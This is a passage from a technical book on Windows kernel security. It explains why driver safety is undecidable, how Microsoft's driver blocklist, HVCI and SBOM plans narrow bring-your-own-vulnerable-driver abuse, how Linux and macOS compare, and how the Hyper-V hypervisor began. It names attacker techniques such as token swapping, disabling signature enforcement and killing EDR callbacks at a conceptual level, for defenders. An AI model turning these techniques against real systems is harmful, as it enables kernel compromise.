A useful way to state the bound: if P is the set of arbitrary driver programs and $\text{Unsafe}\ (p) = 1$ iff driver p exposes a kernel-write primitive through its IOCTL handler, then no total computable function $f : P \to \{0, 1\}$ satisfies $f = \text{Unsafe}$ for the unrestricted class. Every approximation either over-blocks ($f(p) = 1$ when $\text{Unsafe}\ (p) = 0$, false positives, broken drivers) or under-blocks ($f(p) = 0$ when

$\text{Unsafe}(p) = 1$, false negatives, BYOVD in the wild). The signing pipeline scans for the obvious cases; sophisticated dynamic analyzers will catch more of the not-obvious cases; restricted driver subsets and specific vulnerability classes can be decidable or model-checkable in principle; but the unrestricted semantic-safety problem has no complete exact solution.

> **KEY IDEA** Whether an arbitrary signed driver can be coerced into giving an attacker a kernel-write primitive is undecidable. No static signing scheme can ever block exactly the unsafe drivers. The Windows answer is therefore not a single perfect gate; it is defense in depth that narrows, but does not close, the gap.

Microsoft's formal acknowledgment

Microsoft's servicing criteria define the question MSRC asks before issuing a Windows security update: whether a report violates the goal or intent of a Microsoft-defined security boundary or feature, and whether severity meets the servicing bar [301]. The published boundary list includes boundaries such as user/kernel separation, VMs, and VBS enclaves; it does not make administrator-to-kernel escalation on the same Windows installation a general servicing boundary [301]. Elastic Security Labs put the operational consequence in plain English: "the blocklist's deployment model can be slow to adapt to new threats, with updates automatically deployed typically only once or twice a year. Users can manually update their blocklists, but such interventions bring us out of 'secure by default' territory... When determining which vulnerabilities to fix, the Microsoft Security Response Center (MSRC) uses the concept of a security boundary." [365]

> **Pull quote.** Administrator-to-kernel is not a general Windows servicing boundary in the MSRC criteria sense; user-to-kernel is. The defense-in-depth mechanisms described here mitigate admin-to-kernel abuse for consumers and enterprises, but they should not be mistaken for a complete servicing-boundary promise.

The MSRC framing is engineering policy and threat-model scoping, not a claim that administrator-to-kernel attacks are harmless. The undecidability result is theoretical inevitability. They land in the same place: an attacker who has administrator privilege, who can pick from the entire history of signed Windows drivers, who is patient, is not stopped by any number of signature checks. The defense-in-depth mechanisms make the attacker work harder; they raise the cost; they shrink the surface of viable signed drivers. They do not close the structural gap.

Closeable gaps and irreducible gaps

It is worth separating two kinds of gap.

The published-vs-shipped block list gap is a *policy* decision, not an engineering limit. Microsoft documents that "it's often necessary for us to hold back some blocks to avoid breaking existing functionality." [271]

§ **ASIDE** The published-vs-shipped gap is the closeable part. An administrator who can author or import an App Control policy can deploy the published XML directly and pick up Microsoft's full curation. The irreducible part of the gap sits behind it: even the published list lists only what someone has already disclosed. The undecidability result applies to *finding* unsafe drivers, not to *listing* known-unsafe ones.

Defenders willing to accept compatibility risk can narrow it on their own machines today by deploying the published Microsoft XML, supplemental policies, or community policies in audit mode before enforcement.

The gap that cannot close is the one between the published list and the universe of vulnerable drivers Microsoft has not yet learned about. That is where the undecidability result bites. No amount of pipeline tightening eliminates the class of design flaws whose recognition requires understanding what the driver's IOCTL handler will do under all possible inputs.

What static methods *can* achieve

Quantifying what the existing layers achieve is more useful than lamenting what they cannot, but the quantification has to be honest about the public evidence. Microsoft documents the policy schema and the HVCI enforcement properties; it does not publish SKCI's exact in-memory indexes or the compiled `CiPolicy` binary layout as a stable programming contract. So the useful statement is not "Windows implements this exact asymptotic data structure." The useful statement is: every load-time check Windows performs today belongs to one of a few decidable, bounded classes, and none of those classes is equivalent to semantic safety.

Authenticode and catalog verification answer an integrity-and-identity question. The loader has a byte string, a candidate signature, and a set of trusted anchors. The work is finite: hash the PE image under Authenticode's rules; if the file is catalog-signed, find the catalog member hash that covers the image; verify the PKCS#7 signature; build and validate the certificate chain; consult revocation state to the extent policy requires it; then compare the resulting signing level with the kernel-mode threshold. That can be expensive in engineering terms (disk I/

O, certificate-chain building, timestamp handling, catalog lookup, cache effects) but it is still a syntactic predicate over bytes and certificates. It never requires executing the driver's IOCTL handlers.

HVCI/SKCI adds a second decidable predicate at section-creation time. The section either has executable permission or it does not; the proposed mapping either attempts writable-and-executable kernel memory or it does not; the policy decision either comes from VTL1 or it does not. MBEC and GMET matter because they let the hypervisor express supervisor/user execute permissions without trapping every transition through a slow emulation path. Microsoft's public Memory Integrity page is careful here: newer Intel Kabylake-and-later and AMD Zen-2-and-later processors do the job with hardware support, while older processors fall back to Restricted User Mode and pay a larger performance cost [279]. That is a performance property, not a proof of behavioral safety.

WDAC and `DriverSiPolicy.p7b` add finite set-membership predicates. A hash rule asks whether the image hash equals one of a finite set of denied hashes. A signer rule asks whether the validated signer chain matches one of a finite set of denied signer descriptions. A file-name rule asks whether the leaf name or package metadata matches a finite string rule. A production implementation can index those structures by hash table, trie, sorted vector, or another internal representation; a naïve implementation could scan linearly. The asymptotic choice affects latency, not expressiveness. Every version still asks membership in a known set.

Static analysis can go further than membership. It can disassemble dispatch tables, identify IOCTL handlers, trace simple dataflow from `Irp→AssociatedIrp.SystemBuffer` to `MmMapIoSpace`, `memcpy`, MSR instructions, port I/O, process-object manipulation, and callback-table writes. Check Point's import-table mass hunt and EURECOM's dynamic Kernelmon work show that these approximations find real vulnerable drivers at scale [387] [390] [391]. But once the question becomes "for all possible inputs and states, can this driver be coerced into a kernel-write primitive?" the problem has crossed from syntactic membership into program semantics. The earlier Rice-theorem argument applies precisely there.

That distinction is the master key. Static methods can prove identity, enforce a mapping invariant, check membership in a curated deny list, and flag many recognizable bug patterns. They cannot be both complete and sound for arbitrary driver safety. If they over-approximate, they block good drivers; if they under-approximate, they let some BYOVD candidates through. The gap between achievable static enforcement and the ideal "block all and only the unsafe drivers" is, in the limit, irreducible.

Three axes that can be improved

If the gap cannot close, it can be narrowed along three independent axes, and the improvements that matter, look like one of these:

- **Reactiveness.** The disclosure-to-enforcement latency is often measured in servicing cycles. Submission-time analyses could compress it if Microsoft makes them gating.
- **Coverage of unknown-bad signed drivers.** Reputation, allowlists, and dynamic analysis at scale extend coverage beyond what a static deny list lists.
- **Visibility into binary contents.** SBOMs answer "what is inside this driver?": a question the signature alone never asked.

Each axis is the answer to a different blind spot. None substitutes for another. The chapter returns to the SBOM axis specifically because Microsoft has publicly signaled a WHCP SBOM requirement, while detailed enforcement documentation remains thinner than the claim deserves.

Static signing has hit a wall it cannot push through. The only way forward is to widen the question. Two of the answers exist on other operating systems. The third has been publicly signaled for the Windows driver pipeline, but its final submission mechanics still need formal documentation.

The other two operating systems

Linux solved the signing half and pushed the curated-denylist half down to distribution vendors. macOS solved both by making third-party drivers stop being drivers.

Linux: signatures without a curated denylist

Linux has supported in-kernel module signing since version 3.7 (December 2012), under the configuration symbol `CONFIG_MODULE_SIG`. The kernel documentation [392] catalogs the supported algorithms: "The built-in facility currently only supports the RSA, NIST P-384 ECDSA and NIST FIPS-204 ML-DSA public key signing standards." [392] The choice of signature scheme is a build-time decision, and the kernel can be told to use a key embedded in the kernel image, a key loaded into the trusted keyring at runtime, or a Machine Owner Key managed by `shim` and the platform's UEFI boot stack.

The structural decision that matters is the enforcement mode. `CONFIG_MODULE_SIG_FORCE` is the toggle. The kernel documentation describes the two settings cleanly: "If this is off (ie. 'permissive'), then modules for which the key is

not available and modules that are unsigned are permitted, but the kernel will be marked as being tainted... If this is on (ie. 'restrictive'), only modules that have a valid signature that can be verified by a public key in the kernel's possession will be loaded." [392]

Outside Secure Boot or vendor lockdown profiles, many mainstream Linux installations are permissive: unsigned modules taint the kernel but load. Under Secure Boot on Ubuntu/Fedora/RHEL-class systems, signed-module enforcement and lockdown-style restrictions are commonly part of the default path, and self-built kernels can choose either mode.

§ **ASIDE** The Linux lockdown LSM is the closest mainline-Linux analog to HVCI's policy-out-of-reach property. The `kernel_lockdown(7)` man page [393] describes lockdown as "designed to prevent both direct and indirect access to a running kernel image" and enumerates the restricted surfaces: `/dev/mem`, `/dev/kmem`, `/dev/kcore`, kprobes, BPF, MSR alteration, ACPI table overrides, and unsigned kexec [393]. It is a partial analog, not equivalent: lockdown still runs in the same trust domain as the kernel it polices, so a sufficient kernel exploit defeats it. HVCI's VTL0/VTL1 split is structurally stronger.

What Linux does not have is the equivalent of `DriverSiPolicy.p7b`. There is no kernel-level curated denylist of "we have learned this module is unsafe; refuse to load it by name". Defenders rely on per-distribution CVE trackers, on `modprobe.blacklist`, and on `udev` rules to keep specific modules out. The G5 generation (naming the *weakness* rather than the publisher) has no mainline Linux equivalent at the kernel-loader level.

macOS: DriverKit removes the surface

Apple's answer is structurally different. Starting with macOS Catalina 10.15 [394] in 2019, Apple deprecated legacy kernel extensions for third parties and pushed them onto the DriverKit [395] framework instead [394] [395].

◆ **DEFINITION — DriverKit** Apple's user-space driver framework, introduced with macOS Catalina 10.15. Third-party drivers ship as `.dext` user-space extensions linked against a curated IOKit subset; they receive IOKit messages from the kernel and respond with the same operations they used to perform in ring zero, but the code itself runs in user mode under sandbox restrictions. The kernel side of the new model exposes a controlled message surface; the third-party side cannot directly execute kernel code.

A `.dext` runs in user space under a sandbox profile. It can claim devices, register for IOKit interrupts, and exchange messages with kernel-side broker code, but it cannot, in any usable sense, execute arbitrary code in the kernel address space. The Capcom.sys class of vulnerability cannot be expressed in DriverKit: there is no IOCTL surface whose handler runs in ring zero, because the handler does not run in ring zero. Apple reinforces the boundary further with System Integrity Protection [396] (since 2015) and, on Apple Silicon, Kernel Integrity Protection (KIP), which makes the kernel page tables read-only after boot [396].

The price was paid by Apple's IHV community. Whole categories of third-party drivers (deep audio, virtualization, certain security tools) spent years migrating, and some categories took multiple macOS releases before a DriverKit equivalent of a particular kext capability existed. Apple Silicon requires explicit reduced-security mode to load *any* legacy kext at all: Apple's Platform Security guide [397] records that "Kexts must be explicitly enabled for a Mac with Apple silicon by holding the power button at startup to enter into One True Recovery (1TR) mode, then downgrading to Reduced Security and checking the box to enable kernel extensions" [397].

Why Windows cannot copy Apple

The reason Windows cannot make Apple's move in the short term is operational, not architectural. Windows' IHV installed base is orders of magnitude larger and less centrally controlled. Microsoft does not own its hardware vendors the way Apple owns Macs. Breaking compatibility with twenty years of shipped kernel drivers would impose unbounded migration cost on third parties Microsoft cannot direct.

Dimension	Windows (2026)	Linux (mainline + RHEL-class hardening)	macOS (Catalina+ / Apple Silicon)
Default signature enforcement	Mandatory on x64 since 2006	Permissive (taints kernel); restrictive on hardened distros	Mandatory; legacy kexts deprecated
Curated denylist of signed-but-vulnerable artifacts	`DriverSiPolicy.p7b`, default-on since 22H2	None at kernel loader; per-distro CVE trackers	Not needed: third-party kexts removed
Policy engine isolated from kernel it polices	HVCI in VTL1	Lockdown LSM (same trust domain)	KIP and SIP on Apple Silicon
Third-party drivers in kernel	Yes, still the model	Yes	Default direction is no for modern DriverKit-

Dimension	Windows (2026)	Linux (mainline + RHEL-class hardening)	macOS (Catalina+ / Apple Silicon)
			first paths; legacy kexts remain possible in approved/reduced-security configurations
Operational price of the model	Compatibility carve-outs, opt-outs	Permissive default	Multi-year IHV migration

Windows cannot move drivers to user space at Apple's speed. But it can look at *what is inside* a driver in a way the signature alone never could. And it has been quietly building that capability since
2022.

What comes next: SBOM, artifact signing, dynamic analysis

If signatures cannot answer "is this driver safe", and the block list can only ever answer "is this driver known-unsafe", the next question Windows has to learn how to ask is "what is inside this driver?"

SBOM for drivers

A Software Bill of Materials is a structured inventory of the components, dependencies, and versions inside a software artifact. The mainstream community formats are SPDX (now at version 3.0) and CycloneDX; Microsoft contributes to and ships an open-source tool, microsoft/sbom-tool [398], that produces SPDX-compatible SBOMs as part of a build pipeline [398]. The repository description is plain: "The SBOM tool is a highly scalable and enterprise ready tool to create SPDX 2.2 and SPDX 3.0 compatible SBOMs for any variety of artifacts. The tool uses the Component Detection libraries to detect components and the ClearlyDefined API to populate license information for these components." [398]

> ◆ **DEFINITION — SBOM (Software Bill of Materials)** A machine-readable inventory of components and dependencies inside a software artifact. For a Windows kernel driver, an SBOM lists the third-party static libraries linked into the PE, the open-source code paths bundled with the driver, and the versions of each, in a format (SPDX, CycloneDX) that automated tools can consume to answer "is any component of this driver subject to a known vulnerability?"

The piece that may affect Windows drivers specifically is the Windows Hardware Compatibility Program SBOM requirement. The strongest public breadcrumb this chapter could verify is still a Microsoft Q&A answer, not a formal WHCP policy PDF: "The WHCP SBOM requirement (Device.DevFund.Security.SoftwareBillofMaterials) has been deferred and will only be enforced starting in H2 2026" [399]. The official WHCP specifications-and-policies page is the place Microsoft publishes downloadable requirements, but the public page itself does not yet provide the detailed SBOM enforcement mechanics [400]. Treat H2 2026 as Microsoft's stated direction as of 2026-06-09, not as a fully documented submission contract.

§ **aside — The compliance angle** The EU Cyber Resilience Act sets phased compliance obligations for products with digital elements sold into the EU market. A Microsoft Q&A answer ties the deferred `Device.DevFund.Security.SoftwareBillofMaterials` WHCP requirement to the same compliance horizon [399]. Until Microsoft publishes the detailed WHCP policy artifact on its specifications-and-policies channel [400], the careful statement is narrower: regulated IHVs should prepare their driver build pipelines for SBOM generation and watch the WHCP documents for the binding submission rule.

There is a structural problem an SBOM does not solve on its own. If the SBOM ships separately from the driver, an attacker who controls the distribution path can substitute a clean-looking SBOM for a contaminated driver. Any submission flow that uses SBOMs for trust should bind the SBOM cryptographically to the artifact it describes so that a recipient can verify the binding. Public WHCP documentation for that binding mechanism remains light beyond the Q&A-level mandate signal [399] and the general WHCP specifications channel [400].

Dynamic analysis at submission time

The other axis of improvement is reactiveness. Today, the typical disclosure-to-enforcement cycle for a new BYOVD driver looks like this: vendor ships, attacker exploits, researcher discloses, Microsoft adds to the quarterly published list, Windows servicing pushes to clients. The latency is months. Two recent research programs show how dynamic analysis at scale can compress it.

The first is the EURECOM / University of Milan NDSS 2026 paper on the authors' publication page [390]. The team built a DRAKVUF-based instrumentation layer called Kernelmon and traced every kernel function executed by signed drivers under malware-loaded workloads [390]. The numbers are unusually concrete: the paper PDF [391] reports that the team "analyzed 8,779 malware samples that

load 773 distinct signed drivers. It flagged suspicious behavior in 48 drivers, and subsequent manual verification led to the responsible disclosure of seven previously unknown vulnerable drivers" [391]. The companion S3 blog post [401] corroborates the 48-flagged / 7-disclosed numbers and notes that one of the seven received CVE-2024-26506 [401]. The technique is dynamic: it runs the driver under a hypervisor, watches what its IOCTL handlers actually do, and flags patterns characteristic of the BYOVD class.

The second is Check Point Research's 2024 work [387], which built a mass-hunt methodology around import-table signatures of risky kernel APIs and ran it across the global driver corpus. "Using the same methodology, we conducted a mass hunt for new drivers that may be vulnerable, uncovering thousands of potentially at-risk drivers." [387] The technique is static: it asks *what does the driver import?* rather than *what does it do under exercise?* Combined, the two approaches cover complementary halves of the surface.

Neither currently gates Hardware Dev Center submissions. Both are candidates for the kind of submission-time check that would compress disclosure-to-enforcement latency from quarters to days.

Empirical patterns the defenses have to recognize

Cisco Talos's BYOVD work, summarized in their *Exploring vulnerable Windows drivers* post [402], classifies the post-load payloads attackers actually run [402]. Three behavior classes dominate: token-swap escalation that overwrites the access token in the `_EPROCESS` structure to reach SYSTEM; unsigned-code-loading that uses the kernel-write primitive to disable DSE or patch CI state; and EDR-killing that clears the kernel callback registrations endpoint detection products rely on. Each is a target for the dynamic analyses above, each is detectable by import-table heuristics, and each is what defenders see in the wild today.

The historical roots are old. The Microsoft Security blog tracing the Vulnerable & Malicious Driver Reporting Center is direct: "Multiple malware attacks, including RobinHood, Uroburos, Derusbi, GrayFish, and Sauron, have leveraged driver vulnerabilities (for example CVE-2008-3431, CVE-2013-3956, CVE-2009-0824, and CVE-2010-1592)." [378] The payload classes have stayed remarkably stable for fifteen years.

> **Three axes, three answers.** The structural gap between *signed* and *safe* cannot close, but it can be narrowed along three independent axes introduced earlier: faster disclosure-to-enforcement loops, broader coverage of unknown-bad

> signed drivers through policy and reputation, and visibility into binary contents through SBOMs. The EURECOM and Check Point studies show what better analysis can find [390] [387] the WHCP SBOM signal shows where Microsoft may add metadata to the submission flow [399] [400]. None substitutes for another.

Threats the stack cannot yet absorb

Three problems remain open and uncovered by the published roadmap. The Smart App Control cold-start window leaves small IHVs whose installers, control panels, and updater binaries have no cloud reputation to fall through to signature, and signature alone is exactly what we already established does not answer the safety question. BYOVD on HVCI-off environments, prevalent in older anti-cheat configurations and on enterprise machines with legacy ISV drivers, still admits the `g_CiOptions`-patching family from VTL0 because there is no VTL1 to keep the policy out of reach. And the shipped-vs-published block list gap, while operationally rational and individually closeable by a willing administrator, is a gap any default-on customer carries.

None of those closes by algorithmic improvement. Each closes only by widening the question.

What started as a yes/no signature check has become a continually expanding set of questions Windows asks before it will hand a driver the keys to ring zero. None of those questions is sufficient. All of them are necessary. The next one (SBOM-backed visibility into driver contents) is signaled for the WHCP submission flow, but should be tracked against the formal policy documents as they land.

What this means in practice

Three audiences, three things to do.

Administrators. Confirm the stack is on. `Get-CimInstance -Namespace root\Microsoft\Windows\DeviceGuard -ClassName Win32_DeviceGuard` returns a `SecurityServicesRunning` array; a `2` in the array confirms HVCI [389]. A `DriverSiPolicy.p7b` in `%windir%\system32\CodeIntegrity\` confirms the in-box block-list artifact is deployed, but not rule parity with Microsoft's published XML; also check `VulnerableDriverBlocklistEnable`, Code Integrity events 3033/3077, policy version, and WDAC/App Control operational logs. If you can tolerate compatibility risk, compile the published block-rules XML [271] into an App Control policy and deploy it: audit first, sign production policies where your process requires it, use supplemental policies for exceptions, keep recovery media or rollback policy ready, and only then enforce. If you run Windows Server 2016,

deploy an explicit policy yourself because the in-box default does not apply there [271]. If you ship through the Hardware Dev Center, prepare for the stated H2 2026 WHCP SBOM direction while watching the formal WHCP policy documents [399] [400]. Subscribe to the Vulnerable & Malicious Driver Reporting Center cadence for new disclosures [378].

Driver authors. Assume your IOCTL surface will be read by Check Point's import-table mass hunt [387] and exercised by EURECOM's Kernelmon [390]. Any handler that takes a user-supplied address and returns kernel data, maps physical memory, touches MSRs or ports from user mode, or dispatches a user-supplied function pointer is already in the pattern language Microsoft says its reporting pipeline looks for [378].

Researchers. The field is wide open. The undecidability result is real, but the practical gap between what current analyses detect and what is, in principle, detectable for any specific vulnerability class is large. The NDSS 2026 paper found seven CVE-worthy drivers in a corpus of 773. The next paper will find more.

Every layer is somebody's incident report

Every layer in the 2026 stack exists because the previous one lost to a named adversary. Sony BMG XCP retired advisory signing. Stuxnet retired the assumption that a valid chain is a safe chain. Capcom.sys retired the assumption that a safe chain is a safe driver. RTCore64.sys, gdrv.sys, and KProcessHacker retired the assumption that the BYOVD class would burn itself out. Each entry on `DriverSiPolicy.p7b` is somebody's incident report, recorded in the most permanent place Microsoft can put it: the kernel loader's deny list.

> **The block list will keep growing.** Windows 11 22H2 ships with a list of drivers Microsoft will not load. The next list will be longer. The story has been adversarial since 1996 and the trajectory does not reverse: every layer was added because the previous one met an attacker. The structural gap is undecidable; the engineering gap, narrowable; the work, unfinished.

CHAPTER 9

Above Ring Zero

TRUST-CHAIN LEDGER

INHERITS	Two things. First, the VTL0/VTL1 split and the rule that VTL0 holds no mapping for VTL1's pages (Chapter 6, The Secure Kernel), which this chapter now examines from beneath, as the *enforcer*. Second, a measured, signed launch: Secure Boot refused unsigned boot code (Chapter 1, Secure Boot), Measured Boot extended each stage's hash into the TPM's PCRs (Chapter 4, Measured Boot; Chapter 2, The TPM), and Attestation let a remote party believe the record (Chapter 5, Attestation), so the hypervisor binary itself started under conditions that were verified, not assumed.
PROMISE	A program at a CPU privilege the NT kernel cannot reach (VMX root operation / SVM host mode) owns the second-level page tables. Inside the root partition, VTL0 ring-0 code (including the kernel running as `SYSTEM`) cannot read, write, or execute VTL1 memory. Separately, an L1 child guest cannot escape to the root partition or reach another guest through the Hyper-V boundary. Serviced boundaries: VTL0→VTL1 (VBS) and L1-guest→host/guest (Hyper-V), both of which Microsoft commits to defending with a security update; root-partition admin remains hypervisor-admin in that threat model.
TCB	The hypervisor binary (`hvix64.exe` / `hvax64.exe`) and the per-VTL SLAT, intercept, SynIC, and hypercall machinery it owns; the root partition's privileged device-emulation and management stack, where a kernel-mode bug is hypervisor-equivalent; the firmware/DRTM launch state and the update pipeline that

	decides *which* hypervisor build runs. The NT kernel the attacker can own is explicitly outside it.
ADVERSARY → BREAK	Structured guest-controlled input is parsed at three seams: root-partition device emulation (`vmswitch.sys`), the hypercall ABI dispatcher, and the VTL0→VTL1 secure-call entry. Those three seams produced six public CVEs across three classes since 2018. The Promise covers *architectural mediation of memory and partitions*, not parser bugs, side channels, DMA below the CPU, or rollback to an old signed build.
RESIDUAL	Firmware/SMM below the hypervisor → Secure Boot (Chapter 1) and the DRTM measurement described here; microarchitectural side channels and the host-visibility model → Confidential VMs (Chapter 28); IOMMU/DMA bypass → Kernel DMA Protection (a Windows kernel/driver/firmware policy system backed by IOMMU state the hypervisor participates in) with firmware handoff back to Secure Boot (Chapter 1); hypervisor rollback/downgrade → The Secure Kernel (Chapter 6); what runs *inside* VTL1 → VBS Trustlets (Chapter 7); credential *use* once the secret is isolated → Credential Guard (Chapter 15).
BEQUEATHS	The enforced VTL0→VTL1 boundary and the five primitives every VBS feature composes. The floor VBS Trustlets (Chapter 7) fills with secure-world processes, Code Integrity (Chapter 8) rides to make kernel pages immutable, and Credential Guard (Chapter 15) spends to put selected long-term credential material behind LSAISO/VTL1. Does NOT provide: a bug-free hypercall or secure-call parser, freedom from side channels or DMA below the CPU, a guarantee the *current* hypervisor build is the one running, or any policy about what VTL1 decides.
PROOF	○ documented at the point of claim: `bcdedit`, `Win32_DeviceGuard`, `systeminfo`, and `Get-ComputerInfo` surfaces (Microsoft Learn), the TLFS hypercall/VSM contract, and the public CVE record. No lab capture exists for this chapter; its evidence is honestly labeled.

The Reasoner's question. What does Hyper-V's hypervisor actually enforce, why is the boundary serviceable, and what remains when the bottom turtle has a bug?

▸ **CHAPTER THESIS** **The Windows hypervisor is the program that runs beneath the Windows kernel.** It runs at a privilege level the kernel cannot reach and owns the page tables that decide which memory the kernel may even see. Virtualization-Based Security, Credential Guard, HVCI (Memory Integrity

in Windows Security), Application Control, VBS Enclaves, and System Guard Secure Launch are all built by composing five primitives the hypervisor exposes: partitions, hypercalls, intercepts, SynIC, and per-VTL SLAT. The substrate is real and serviced, with a public CVE record across several recent years; the residual attack surface (firmware below, side channels above, IOMMU bypass beside, hypervisor rollback) is where Windows security still earns its hardest miles.

Why Above Ring Zero matters

On a Windows 11 machine where VBS is running and the relevant VBS-backed services are also running (Credential Guard, HVCI/Memory Integrity, and any WDAC/App Control policy the fleet requires) a kernel-mode driver with full Ring-0 privilege loses authorities that older Windows kernels treated as absolute. It cannot read the selected long-term credential material isolated in LSAISO/VTL1. It cannot make arbitrary unsigned or policy-denied kernel code executable under HVCI/WDAC. It cannot patch protected `ntoskrnl.exe` code pages behind the VTL1 code-integrity path, and it cannot turn HVCI off in-place without changing boot policy and rebooting. None of this is enforced by the NT kernel alone. It is enforced by a different program: one that launches before the NT kernel, runs at a privilege level the Windows kernel cannot reach, and owns the page tables that say which memory the Windows kernel may even *see*. That program is the Windows hypervisor [406, 322, 87].

The intuition this fact violates is older than most readers' careers. "SYSTEM owns the box." Every introductory security course teaches it. Local administrator escalates to SYSTEM, SYSTEM loads a driver, the driver runs in the kernel, and the kernel can do anything to the machine. That model is correct for a Windows installation running without Virtualization-Based Security. It is wrong, in three specific and load-bearing ways, for a Windows installation that has VBS turned on.

◆ **DEFINITION — Virtualization-Based Security (VBS)** A Windows security architecture that uses the Hyper-V hypervisor to create a small, isolated execution environment alongside the normal Windows operating system. The hypervisor allocates a portion of memory, configures its second-level page tables to make that memory unreadable and unwritable from normal kernel mode, and runs Microsoft-signed code there (the Secure Kernel and isolated user-mode trustlets) that the regular NT kernel cannot reach. Credential Guard, HVCI, Application Control, and System Guard all sit on top of this primitive [322].

The binary in question is named `hvix64.exe` on Intel hosts and `hvax64.exe` on AMD hosts.

> ▪ **SIDEBAR** Loose security writing sometimes calls the hypervisor's privilege level "Ring –1." That phrase is colloquial. Intel's manuals say "VMX root operation"; AMD's manuals say "SVM host mode." Both terms denote a CPU operating mode that sits architecturally outside the four-ring privilege stack the guest OS sees, not a fifth ring inside it. It is launched by `hvloader.efi` during the Windows OS-loader path, before the NT kernel runs. By the time the Windows boot manager hands control to the NT kernel, the hypervisor has already configured the CPU's virtualization extensions, allocated its own private memory, taken ownership of the IOMMU, and set up the per-partition second-level page tables that decide which physical pages each partition can see [407]. From the NT kernel's point of view, the machine starts up already inside a guest partition. There is no escape upward.

This chapter is about the program that runs beneath the kernel. The Secure Kernel chapter (Chapter 6) carved out VTL1; the Code Integrity chapter (Chapter 8) made kernel pages immutable; the Credential Guard chapter (Chapter 15) isolated selected long-term credential material. Each describes a *policy* (the Secure Kernel enforces code integrity, Credential Guard isolates the credential) and none of those policies would be enforceable without a piece of software running at a privilege level the policy's adversary cannot reach. The hypervisor is that piece of software, and "security primitive" is how Microsoft, the security research community, and the bug-bounty market all describe its current role.

Five questions organize what follows. *Why* the hypervisor became a security primitive: the architectural failure of Ring-0 defenses that Microsoft fought for a decade and finally gave up on in 2015. *How* it became one, in three steps: Popek and Goldberg's 1974 virtualizability theorem; Intel VT-x and AMD-V in the 2005-2006 hardware generation [408, 409]; and David Hepkin and Arun Kishan's 2013 patent on hierarchical Virtual Trust Levels [410]. *What* it enforces, feature by feature, with the hypervisor primitive that backs each: HVCI rides on per-VTL SLAT; Credential Guard rides on SynIC plus the secure-call ABI; System Guard Secure Launch rides on DRTM [104]. *Where* it has actually failed in public. Six worked CVEs across three distinct attack classes, all narrowly localized. And *what* is structurally outside its mandate: firmware below the hypervisor, microarchitectural side channels above it, IOMMU bypass beside it, and hypervisor rollback through the update pipeline.

The story is half engineering and half conceptual inversion. How did a server-consolidation hypervisor that shipped in 2008 with `Windows Server 2008` (a product

whose original marketing pitch was "run more VMs per box") become the architectural substrate beneath so many load-bearing Windows security boundaries in 2026? The answer begins in 1974, with a paper that defined what a hypervisor even *is*. But the political and engineering thread begins five years before that, in San Mateo, California.

Origins: Connectix to Viridian to Hyper-V

Microsoft entered the virtualization market three years late and by acquisition. On February 19, 2003, the company bought Connectix, a small San Mateo software house founded in 1988 that had built Virtual PC for Macintosh and, later, Virtual PC for Windows. The Connectix engineers became the nucleus of what Microsoft would internally call the Windows Server Virtualization team. The acquired products shipped as Microsoft Virtual PC 2004 and Microsoft Virtual Server 2005. Both were Type-2 hypervisors: user-mode applications that ran on top of Windows, using software techniques rather than CPU virtualization extensions, because the CPU virtualization extensions did not yet exist on shipping x86 hardware.

> ◆ **DEFINITION — TYPE-1 HYPERVISOR** A hypervisor that runs directly on hardware rather than as an application on top of a host operating system. The hypervisor owns the CPU, the second-level page tables, and (in the security-relevant case) the IOMMU; guest operating systems run at a lower privilege level, in partitions or virtual machines that the hypervisor schedules and isolates. IBM's CP-67/CMS in 1968 is the genre's historical ancestor; VMware ESX, Xen, and the Microsoft hypervisor (`hvix64.exe`/`hvax64.exe`) are modern examples [406, 411].

In 2005, the team began a new project under the codename "Viridian." The goal was a Type-1 micro-kernelized hypervisor for x86-64 (a fresh build, not a derivative of Virtual Server) that required hardware virtualization extensions at install time. By the time Hyper-V was ready, Intel VT-x and AMD-V were shipping broadly enough that Microsoft could make hardware virtualization a system requirement rather than a configuration option [408, 409]. Three years later, on June 26, 2008, Hyper-V reached RTM and was delivered as a Windows Server 2008 feature through Windows Update [412].


> ▪ **SIDEBAR** Microsoft ships two hypervisor binaries: `hvix64.exe` for Intel hosts (using VT-x) and `hvax64.exe` for AMD hosts (using AMD-V). The instruction-set-

> architecture divergence is real (Intel uses `vmcall` to enter the hypervisor; AMD uses `vmmcall`) but the hypercall ABI surface above that single instruction is identical, so the rest of the Microsoft hypervisor codebase is shared between the two binaries.

The 2008 design choices are worth naming individually because the ones that mattered for *server consolidation* turned out, twelve years later, to also be the ones that mattered for *security*. Three deserve flagging:

